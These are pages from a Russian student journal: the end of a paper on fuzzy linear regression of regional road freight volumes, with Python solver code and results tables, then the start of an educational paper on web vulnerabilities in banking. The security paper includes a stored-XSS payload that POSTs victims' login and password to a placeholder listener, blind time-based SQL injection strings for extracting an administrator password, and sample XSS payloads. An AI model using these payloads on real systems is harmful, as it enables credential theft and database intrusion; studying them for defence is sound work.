$$\left\{ \begin{array}{l} x[0] + x[1] \times X[0][0] + x[2] \times X[0][1] \dots x[n-1] \times X[0][n-2] - (1-h) \times (x[n] + \\ + x[n+1] \times X[0][0] + x[n+2] \times X[0][1] + \dots + x[n \times 2 - 1] \times X[0][n-2]) \leq X[0][n-1] \\ \vdots \\ x[0] + x[1] \times X[k-1][0] + x[2] \times X[k-1][1] \dots x[n-1] \times X[k-1][n-2] - (1-h) \times (x[n] + \\ + x[n+1] \times X[k-1][0] + x[n+2] \times X[k-1][1] + \dots + x[n \times 2 - 1] \times X[k-1][n-2]) \leq X[k-1][n-1] \\ x[0] + x[1] \times X[0][0] + x[2] \times X[0][1] \dots x[n-1] \times X[0][n-2] - (1-h) \times (x[n] + \\ + x[n+1] \times X[0][0] + x[n+2] \times X[0][1] + \dots + x[n \times 2 - 1] \times X[0][n-2]) \geq X[0][n-1] \\ \vdots \\ x[0] + x[1] \times X[k-1][0] + x[2] \times X[k-1][1] \dots x[n-1] \times X[k-1][n-2] - (1-h) \times (x[n] + \\ + x[n+1] \times X[k-1][0] + x[n+2] \times X[k-1][1] + \dots + x[n \times 2 - 1] \times X[k-1][n-2]) \geq X[k-1][n-1] \\ x[n] \geq 0 \\ \vdots \\ x[n \times 2 - 1] \geq 0 \end{array} \right.$$

Функция `equation_system_generator` принимает два аргумента – количество строк и столбцов таблицы и после преобразований возвращает список с переменными.

```

1. def equation_system_generator(z, y, h):
2.     z = z * 2
3.     p = []
4.     for k in range(0, y * 2):
5.         if(k >= y):
6.             per = "(x[0]"
7.             for i in range(1, z):
8.                 if (i < (z/2)):
9.                     per += "+ float(X"+"[" +
str(k - y) + "]" + "[" + str(i - 1) + "])*x" + "[" +
str(i) + "]"
10.                    if(i == (z / 2)):
11.                        if(k >= y):
12.                            per += " + (1 -
h)*(" + "x[" + str(i) + "]"
13.                            else:
14.                                per += " - (1 -
h)*(" + "x[" + str(i) + "]"
15.
16.
17.                    if(i > (z / 2) and i < z -
1):
18.                        per += " + float(X" +
"+" + str(k - y) + "]" + "[" + str((i - 1) - int(z /
2)) + "])*x[" + str(i) + "]"
19.                        if(i == (z - 1)):
20.                            if(k >= y):
21.                                per += " + float(X"
+ "[" + str(k - y) + "]" + "[" + str((i - 1) -
int(z / 2)) + "])*x[" + str(i) + "]))" + " >= " +
"float(X" + "[" + str(k - y) + "]" + "[" + str(i -
int(z / 2)) + "]))"
22.                            else:
23.                                per += " + float(X"
+ "[" + str(k - y) + "]" + "[" + str((i - 1) -
int(z / 2)) + "])*x[" + str(i) + "]))" + " <= " +
"float(X" + "[" + str(k - y) + "]" + "[" + str(i -
int(z / 2)) + "]))"
24.
25.                    else:
26.                        per = "(x[0]"

```

```

27.         for i in range(1, z):
28.             if (i < (z / 2)):
29.                 per += "+ float(X" + "["
+ str(k) + "]" + "[" + str(i - 1) + "])*x" + "[" +
+ str(i) + "]"
30.             if(i == (z / 2)):
31.                 if(k >= y):
32.                     per += " + (1 -
h)*(" + "x[" + str(i) + "]"
33.                 else:
34.                     per += " - (1 -
h)*(" + "x[" + str(i) + "]"
35.
36.
37.
38.             if(i > (z / 2) and i < z -
1):
39.                 per += " + float(X" +
 "[" + str(k) + "]" + "[" + str((i - 1) - int(z /
2)) + "])*x[" + str(i) + "]"
40.             if(i == (z - 1)):
41.                 if(k >= y):
42.                     per += " + float(X"
+ "[" + str(k) + "]" + "[" + str((i - 1) - int(z /
2)) + "])*x[" + str(i) + "]))" + " >= " + "float(X"
+ "[" + str(k) + "]" + "[" + str(i - int(z / 2)) +
 "]"
43.                 else:
44.                     per += " + float(X"
+ "[" + str(k) + "]" + "[" + str((i - 1) - int(z /
2)) + "])*x[" + str(i) + "]))" + " <= " + "float(X"
+ "[" + str(k) + "]" + "[" + str(i - int(z / 2)) +
 "]"
45.                 p.append(eval(per))
46.
47.         for i in range(int(z / 2)):
48.             Z = "(x[" + str(i + int(z / 2)) + "]) >=
0"
49.             p.append(eval(Z))
50.         print("\n\n", p, "\n\n")
51.         return p

```

Функция `target_function_generator` принимает один аргумент — количество столбцов и после преобразований возвращает целевую функцию.

```

1. def target_function_generator(number_of_columns):
2.     target_function = "( N*x[" +
       str(number_of_columns) + "]"
3.     for i in range(1, int(number_of_columns)):
4.         target_function += "+x[" + str(i +
       int(number_of_columns)) + "]*float(X_sum[" +
       str(i - 1) + "]"
5.     target_function += ")"
6.     print(target_function)
7.     return eval(target_function)

```

Теперь достаточно использовать функцию `op` и в `problem.objective.value()` будет храниться решение задачи.

```

1. x = variable(number_of_indicators * 2, 'x')
2. problem =
   op(target_function_generator(number_of_indicators)
   , equation_system_generator(number_of_indicators, the_number_of_rows_after_the_creation_of_the_control_sample))
3. problem.solve(solver = 'glpk')
4. problem.status
5. objective_function_value = (problem.objective.value()[0])

```

Анализ выбранных показателей грузоперевозок регионов с помощью созданной программы

Ростовская область

Решение задачи линейного программирования для Ростовской области представлено в *табл. 2*.

Уравнение нечеткой регрессии при $h = 0,4$ имеет вид

$$\begin{aligned}
 Y = & \langle 123,691; 142,47; 161,249 \rangle - \\
 & - \langle 0,42252; 0,27852; 0,13452 \rangle X_1 - \\
 & - 0,00013X_2 - 0,0223X_3.
 \end{aligned}$$

Нечетким параметром модели является свободный член, а также параметр при показателе X_1 — плотность автомобильных дорог общего пользования с твердым покрытием.

График нечеткой линейной регрессии имеет вид, отображенный на *рис. 1*.

Оценка результатов с помощью контролирующей выборки приведена в *табл. 3*. Необходимо подчеркнуть тот факт, что реальные значения объема перевозок грузов находятся в этом же интервале, что доказывает корректность построенных уравнений нечеткой регрессии.

Таблица 2

Значения нечетких коэффициентов модели для Ростовской области

h	a_0	a_1	a_2	a_3	r_0	r_1	r_2	r_3	f
0,4	142,47	-0,27852	-0,00013	-0,0223	18,77930	0,144052	0	0	623,63108

Источник: составлено автором по данным, полученным из собственного программного решения.




Рис. 1. График нечеткой линейной регрессии для показателя перевозки грузов автомобильным транспортом в Ростовской области организациями всех видов деятельности (Y , млн т.), $h = 0,4$

Источник: составлено автором по данным, полученным из собственного программного решения.

Таблица 3

Оценка результатов исследования Ростовской области с помощью контролирующей выборки для модели с показателем нечеткости 0,4

Год	Ограничение слева	Ограничение справа	Y контролирующее	Принадлежность Y интервалу
2014	91,76603379	-20,69986928	60,3	+
2015	85,66224535	-27,09176269	60	+
2016	83,0084226	-30,03369041	60,4	+
2017	80,42320536	-32,90701263	54,6	+

Источник: составлено автором по данным, полученным из собственного программного решения.

Ставропольский край

Решение задачи линейного программирования для Ставропольского края представлено в табл. 4.

Уравнение нечеткой регрессии при $h = 0,2$ имеет вид

$$Y = 60,764 - 0,00017X_1 + 0,00706X_2 + \langle -0,1528; 0,026; 0,1008 \rangle X_3.$$

В отличие от Ростовской области, нечетким является параметр при показателе X_3 — индексы тарифов на грузовые перевозки. При этом можно отметить, что из рассмотренных факторов именно показатель X_3 оказывает на объем перевозок грузов наибольшее влияние.

График нечеткой линейной регрессии имеет вид, отображенный на рис. 2.

Значения нечетких коэффициентов модели для Ставропольского края

h	a_0	a_1	a_2	a_3	r_0	r_1	r_2	r_3	f
0,2	60,764	-0,00017	0,00706	-0,026	0	0	0	0,1268	272,061

Источник: составлено автором по данным, полученным из собственного программного решения.




Рис. 2. График нечеткой линейной регрессии для показателя перевозки грузов автомобильным транспортом в Ставропольском крае организациями всех видов деятельности (Y, млн т)

Источник: составлено автором по данным, полученным из собственного программного решения.

Оценка результатов с помощью контролирующей выборки приведена в табл. 5. Аналогично предыдущему случаю, реальные значения объема перевозок грузов находятся в этом же интервале, что доказывает корректность построенных уравнений нечеткой регрессии.

Воронежская область

Решение задачи линейного программирования для Воронежской области представлено в табл. 6.

Уравнение нечеткой регрессии при $h = 0,4$ имеет вид

$$Y = -47,63 - 0,00043X_1 + 0,533X_2 + \langle -0,0353; 0,3228; 0,6809 \rangle X_3.$$

Как и в Ставропольском крае, нечетким является параметр при показателе X_3 — индексы тарифов на грузовые перевозки. Однако в Воронежской области из рассмотренных факторов показатель X_2 — валовой региональный продукт на душу на-

селения — оказывает на объем перевозок грузов наибольшее влияние.

График нечеткой линейной регрессии имеет вид, отображенный на рис. 3.

Оценка результатов с помощью контролирующей выборки приведена в табл. 7. Как и в предыдущих случаях, реальные значения объема перевозок грузов находятся в этом же интервале, что доказывает корректность построенных уравнений нечеткой регрессии.

Выводы

Проверка построенных для Воронежской и Ростовской областей, а также для Ставропольского края моделей подтвердила их адекватность, в том числе и с помощью контрольных выборок за последующие 4 года.

Была создана программа на языке Python, позволяющая анализировать показатели различных отраслей не только региональной эко-

Таблица 5

Оценка результатов исследования Ставропольского края с помощью контролирующей выборки для модели с показателем нечеткости 0,2

Год	Ограничение сверху	Ограничение снизу	Y контролирующее	Принадлежность Y интервалу
2014	46,8968403	5,392561819	40,9	+
2015	36,15554694	9,822147757	32,8	+
2016	32,71474542	10,56729119	30,5	+
2017	37,09910698	1,93716934	28,3	+

Источник: составлено автором по данным, полученным из собственного программного решения.

Таблица 6

Значения нечетких коэффициентов модели для Воронежской области

h	a_0	a_1	a_2	a_3	r_0	r_1	r_2	r_3	f
0,4	-47,63	-0,00043	0,533	0,3228	0	0	0	0,358127467	730,7591

Источник: составлено автором по данным, полученным из собственного программного решения.




Рис. 3. График нечеткой линейной регрессии для показателя перевозки грузов автомобильным транспортом в Воронежской области организациями всех видов деятельности (Y, млн т), $h = 0,4$

Источник: составлено автором по данным, полученным из собственного программного решения.

номики с визуальным представлением данных в MS Excel.

В работе проведен анализ объема грузовых автомобильных перевозок в ЮФО, СКФ и ЦФО (по 1 региону). Построенные с помощью нечеткой линейной регрессии модели позволили исследо-

вать зависимость объема перевозки грузов автомобильным транспортом от выбранных факторов в этих регионах.

Представляется, что данный метод целесообразно использовать для анализа и прогнозирования значений различных экономических по-

Оценка результатов исследования Воронежской области с помощью контролирующей выборки для модели с показателем нечеткости 0,4

Год	Ограничение слева	Ограничение справа	У контролирующее	Принадлежность У интервалу
2014	63,58781455	0	35,9	+
2015	52,78598306	0	37,1	+
2016	51,45273414	0	25,9	+
2017	49,58470111	0	24,6	+

Источник: составлено автором по данным, полученным из собственного программного решения.

казателей. Созданная программа на языке Python позволяет анализировать показатели различных отраслей не только региональной экономики с визуальным представлением данных в MS Excel.

Также можно отметить, что Python обладает широкими возможностями для реализации самых сложных алгоритмов и моделей при анализе данных и экономико-математическом моделировании.


References

1. Tight M.R., Delle Site P., Meyer-Ruhle O. Decoupling transport from economic growth: towards transport sustainability in Europe. *European Journal of Transport and Infrastructure Research*. 2004;4(4):381–404.
2. Tapio P. Towards a theory of decoupling: degrees of decoupling in the EU and the case of road traffic in Finland between 1970 and 2001. *Transport Policy*. 2005;12(2):137–151.
3. McKinnon A.C. Decoupling of road freight transport and economic growth trends in the UK: an exploratory analysis. *Transport Reviews*. 2007;27(1):37–64.
4. Alises A., Vassallo J.M., Guzman A.F. Road freight transport decoupling: a comparative, analysis between the United Kingdom and Spain. *Transport Policy*. 2014;32:186–193.
5. Teodorovic D. Fuzzy sets theory applications in traffic and transportation. *European Journal of Operational Research*. 1994;74(3):379–390.
6. Profillidis V., Botzoris G. A comparative analysis of performances of econometric, fuzzy and time-series models for the forecast of transport demand. In: Proceedings of IEEE International Fuzzy Systems Conference. London; 2007:1–6.
7. Tanaka H., Uejima S., Asai K. Linear regression analysis with fuzzy model. *IEEE Transactions on Systems, Man and Cybernetics*. 1982;12(6):903–907.

ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 004.056.53(045)
© Жилина А. А., 2021

Актуальные веб-уязвимости сервисов финансово-банковского сектора и способы защиты веб-приложения



Алена Алексеевна Жилина, студентка Факультета прикладной математики и информационных технологий, Финансовый университет, Москва, Россия
Alena A. Zhilina, student, Faculty of Applied Mathematics and Computer Science, Financial University, Moscow, Russia
alen.zhilina@yandex.ru

АННОТАЦИЯ

Повсеместная цифровизация с каждым днем увеличивает число веб-сервисов в организациях, в том числе финансово-банковского сектора. Вместе с этим развитие получают и техники взлома этих сервисов. Проблема по большей части не в глобальном росте новых уязвимостей, а в том, что классические приемы повышения уровня защищенности часто игнорируются банками. В данной статье выявляются наиболее актуальные угрозы безопасности веб-сервисов для организаций финансово-банковского сектора: XSS, SQL-инъекции, IDOR, Race Condition. Для каждой из выбранных уязвимостей приведены краткое описание и типы, а также продемонстрированы примеры их эксплуатации с использованием наиболее популярного инструмента, применяемого в DAST-тестировании веб-приложений Burp Suite. С целью определения оптимального способа обеспечения безопасности веб-сервисов банковской организации рассмотрены механизмы защиты, а также подход SDCL.

Ключевые слова: IDOR; XSS; SQL; Race Condition; онлайн-банкинг; тестирование; DAST; Burp Suite; Security Development Lifecycle

Для цитирования: Жилина А. А. Актуальные веб-уязвимости сервисов финансово-банковского сектора и способы защиты веб-приложения. *Научные записки молодых исследователей.* 2021;9(1):53–70.

ORIGINAL PAPER

Relevant Web Vulnerabilities of Financial and Banking Services and Ways to Protect the Web Application

ABSTRACT

Widespread digitalization increases the number of web services in organizations, including the financial and banking sector, every day. At the same time, hacking techniques for these services are also being developed.

Научный руководитель: **Егоров Е.В.**, старший преподаватель Департамента информационной безопасности, Финансовый университет, Москва, Россия / Scientific Supervisor: **Yegorov E.V.**, Senior Lecturer, Department of Information Security, Financial University, Moscow, Russia.

The problem is mostly not in the global growth of new vulnerabilities, but because banks often ignore the classic methods of increasing the level of security. This article identifies the most relevant threats to web services security for organizations in the financial and banking sector. Below, for each of the selected vulnerabilities, a brief description and types are provided, as well as examples of their exploitation using the most popular in DAST-testing Burp Suite web application. To determine the optimal way to ensure the security of a banking organization's web services, the protection mechanisms and the SDCL approach are considered.

Keywords: IDOR; XSS; SQL; Race Condition; Burp Suite; Accunetix; Postman; online banking; Security Development Lifecycle; testing; DAST

For citation: Zhilina A. A. Relevant web vulnerabilities of financial and banking services and ways to protect the web application. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):53–70.

Введение

Атаки, эксплуатирующие веб-уязвимости в веб-сервисах банковских организаций, являются критичными, поскольку могут привести к быстрому развитию системного кризиса банковской системы и нанести существенный ущерб интересам собственников и клиентов финансовых организаций. По этой причине для Банка России обеспечение необходимого и достаточного уровня защиты информации в кредитных организациях, некредитных финансовых организациях РФ, а также в субъектах национальной платежной системы является одним из условий, при котором осуществимо достижение основополагающих целей работы Банка.

В последние годы, основываясь на исследованиях крупных IT-компаний, таких как Positive Technologies, можно проследить тенденцию отказа компаний финансово-банковского сектора от ряда мер безопасности:

- в пользу удобства пользователей;
- обход требований безопасности разработчиками по причине того, что служба информационной безопасности становится сдерживающим фактором в скорости поставки сервисов на рынок.

Это приводит к существенному увеличению риска совершения мошеннических операций.

В этой связи выделим несколько векторов, на которые таким организациям стоит обратить внимание при выстраивании своей деятельности в части внедрения и использования веб-сервисов:

- 1) определение потенциальных уязвимостей для своих сервисов;
- 2) применение необходимых механизмов безопасности;

3) организация тестирования безопасности веб-приложений на каждом этапе жизненного цикла – Systems development life-cycle (SDLC).

Для противостояния угрозам безопасности информации и их влиянию на операционный риск финансовым организациям следует обеспечить необходимый и достаточный уровень защиты информации, а также сохранять этот уровень при изменении условий как внутри, так и вне организаций.

Определение наиболее актуальных атак на примере сайта банка

Согласно исследованию, проведенному компанией «Ростелеком-Солар» в мае 2020 г., почти три четверти веб-сервисов содержат критические веб-уязвимости [1]. Среди наиболее распространенных – IDOR-уязвимость, которую содержат 70% приложений, подверженность эксплуатации XSS атак (50%) и внедрению SQL кода (30%). В качестве еще одной атаки, которая в большей степени характерна для веб-приложений финансово-банковского сектора, предлагаем рассмотреть Race Condition.

Стоит отметить, что выбранные для исследования атаки входят в категорию среднего и высокого риска по статистике, составленной Positive technologies в 2019 г. (2017–2018 гг.) для онлайн-банкинга (рис. 1), а именно, IDOR, SQL-injection и Race Condition можно отнести к типу атак нарушения логики работы приложения, XSS, в свою очередь, по определению является атакой межсайтового выполнения сценариев¹. Данный

¹ Уязвимости онлайн-банков: подводим итоги анализа. URL: <https://www.ptsecurity.com/ru-ru/research/analytics/vulnerabilities-rbo-2019/> (дата обращения: 12.12.2020).




Рис. 1. Статистика веб-уязвимостей для онлайн-банкинга Positive Technologies 2019

Источник: URL: <https://www.ptsecurity.com/ru-ru/research/analytics/vulnerabilities-rbo-2019/>.

факт говорит о критичности реализации злоумышленниками угроз безопасности сайтов для банка.

Рассмотрим пример типичного сайта банка, чтобы определить вектор атаки для каждой из выбранных уязвимостей, принцип их действия и последствия эксплуатации.

XSS- и SQL-инъекции

Cross-Site Scripting – уязвимость на основе межсайтового скриптинга (XSS), SQL-инъекции – уязвимость, позволяющая внедрение произвольного SQL-кода (Structured Query Language – язык программирования структурированных запросов к базе данных).

На рис. 2 представлена страница входа в учетную запись. Формы регистрации и авторизации являются типичной для любого сайта точкой входа, куда может быть инъецирован вредоносный код.

При реализации XSS-атаки на сайт, содержащий уязвимость данного типа, внедряется

JavaScript-код, который запускается в браузере жертвы при переходе на определенную страницу или при совершении определенных действий (ввод данных в форму, прокрутка, наведение на какой-либо элемент страницы). Данный код, взаимодействуя с веб-сервером злоумышленника, может передавать cookie-файлы пользователя, в результате чего киберпреступник сможет авторизоваться на интернет-ресурсах под учетными данными жертвы и действовать от ее имени.

Таким образом, мошенники получают контроль над базой данных организации, в том числе доступ к персональным данным клиентов (например, данным паспорта, кредитной карты, информации о транзакциях и т.п.), а также возможность менять их непосредственно на сервере.

Внедрение SQL-инъекции позволяет атакующему выполнить произвольный запрос к базе данных и получить возможность чтения и/или записи локальных файлов и выполнения произ-

вольных команд на атакуемом сервере [2]. Атака типа внедрения SQL может быть возможна из-за некорректной обработки входящих данных, используемых в SQL-запросах².

Наиболее распространенные виды XSS- и SQL-уязвимостей приведены в табл. 1 и 2 соответственно.

Рассмотрим пример реализации XSS-атаки на сайт банка, позволяющей получить авторизационные данные пользователя.

Предположим, что на сайте банка есть форма для отзывов пользователей о работе сервиса, содержащая сохраненную (Stored) XSS-уязвимость. Для эксплуатации данного вида уязвимости необходим сторонний сервис, с которым внедренная полезная нагрузка будет взаимодействовать при успешном исходе. Воспользуемся службой Burp Collaborator от Port Swigger. После создания адреса, запросы на который мы будем отслеживать, в форму для отзывов вставим следующую полезную нагрузку:

```
<input name=username id=username>
<input type=password name=password
onchange=>if(this.value.length)
fetch(<адрес слушающего сервера>',{
method:'POST',
mode: 'no-cors',
body: username.value+'_'+this.value
});>>
```

Этот сценарий заставит любого, кто просматривает оставленный отзыв, отправить POST-запрос на подставленный в полезную нагрузку адрес, содержащий имя пользователя и пароль. Получение учетных данных в Burp Collaborator представлено на рис. 3.

В качестве примера эксплуатации SQL-инъекции рассмотрим Blind SQL с использованием временных задержек.

При работе веб-приложения используются cookie-файлы для отслеживания и аналитики. Перехватив запрос к сайту, используя Burp Proху, изменим значение cookie TrackingId, подставив в него логическое условие и задержку: TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END-

² Уязвимости веб-приложений. URL: <https://waf.pentestit.ru/vulns/1533> (дата обращения: 13.12.2020).

Sign up

Sign in

Рис. 2. Форма регистрации и авторизации на сайте банка

Источник: разработано автором.

И затем следующим образом:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END-
```

В первом случае приложение отвечает через 10 секунд, во втором – моментально, так как условие ложно. Таким образом, уязвимость позволяет проверить истинность любого введенного логического условия.

Для определения имени пользователя с правами администратора можно перебрать возможные значения следующим запросом: TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-

Далее можем определить количество символов в пароле [изменяя условие length(password)>1] с использованием Burp Repeater (рис. 4):

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-
```

Следующим действием необходимо проверить каждый символ пароля. Воспользуемся Burp Intruder.

На вкладке Positions изменяем значение cookie на: TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='

Таблица 1

Виды уязвимостей типа XSS

Вид	Описание	Пример
Reflected XSS	Приложение получает данные в HTTP-запросе и небезопасным способом включает эти данные в ответ. Позволяет злоумышленнику: <ul style="list-style-type: none"> - выполнять любые действия от имени пользователя; - просматривать любую информацию, которую может просматривать пользователь; - изменять любую информацию, которую пользователь может изменить; - инициировать взаимодействия с другими пользователями, включая злонамеренные атаки, которые будут исходить от первоначального пользователя-жертвы 	<pre>https://insecure-website.com/status?message=Smth+data</pre> <p><p>Smth data</p></p> <p>Так как обработки или фильтрации данных, передаваемых напрямую в URL, не происходит, в данный параметр злоумышленник может подставить вредоносный скрипт:</p> <pre><script>/+Bad+stuff+here...+*/</script></pre> <p>Если пользователь посещает URL-адрес, созданный злоумышленником, то сценарий выполняется в браузере пользователя в контексте сеанса</p>
Stored XSS	Приложение получает данные из ненадежного источника и сохраняет на сервере. Злоумышленник может внедрить вредоносную нагрузку в поле комментария, отзыва или чата, псевдониме или контактных данных, оставляемых при оформлении заказа или каких-либо сторонних ненадежных источников	Аналогично предыдущему примеру скрипт может быть вставлен в любое поле, контролируемое злоумышленником
DOM-based XSS	Приложение содержит некоторый клиентский JavaScript, который обрабатывает данные из ненадежного источника небезопасным способом, обычно путем записи данных обратно в DOM (Document Object Model). Поле ввода заполняется из части HTTP-запроса, такой как параметр строки URL-запроса, что позволяет злоумышленнику осуществить атаку с использованием вредоносного URL-адреса таким же образом, как и отраженный (Reflected) XSS	JavaScript для чтения значения из поля ввода и записи этого значения в элемент внутри HTML: <pre>var search = document.getElementById('search').value; var results = document.getElementById('results'); results.innerHTML = 'You searched for: ' + search;</pre> <p>Если злоумышленник может контролировать значение поля ввода, он может легко создать вредоносное значение, которое выполнит внедренный сценарий:</p> <pre>You searched for: </pre>
Dangling markup injection	Внедрение висячей разметки – это метод перехвата данных между доменами в ситуациях, когда полная атака с использованием межсайтовых сценариев невозможна	<pre><input type=>text> name=>input> value=>CONTROLLABLE DATA HERE</pre> <p>При отсутствии экранирования символов > или < даже при наличии входной фильтрации и политики безопасности контента злоумышленник может вырваться из значения атрибута в кавычках и закрывающего тега и вернуться в контекст HTML:</p> <pre><></pre> <p>Полезная нагрузка злоумышленника не закрывает src атрибут, который остается «висящим». Когда браузер анализирует ответ, он будет смотреть вперед до тех пор, пока не встретит одиночную кавычку, завершающую атрибут. Все до этого символа будет рассматриваться как часть URL-адреса и будет отправлено на сервер злоумышленника</p>

Источник: составлено автором.

Виды уязвимостей типа SQL-injection

Вид	Описание	Пример
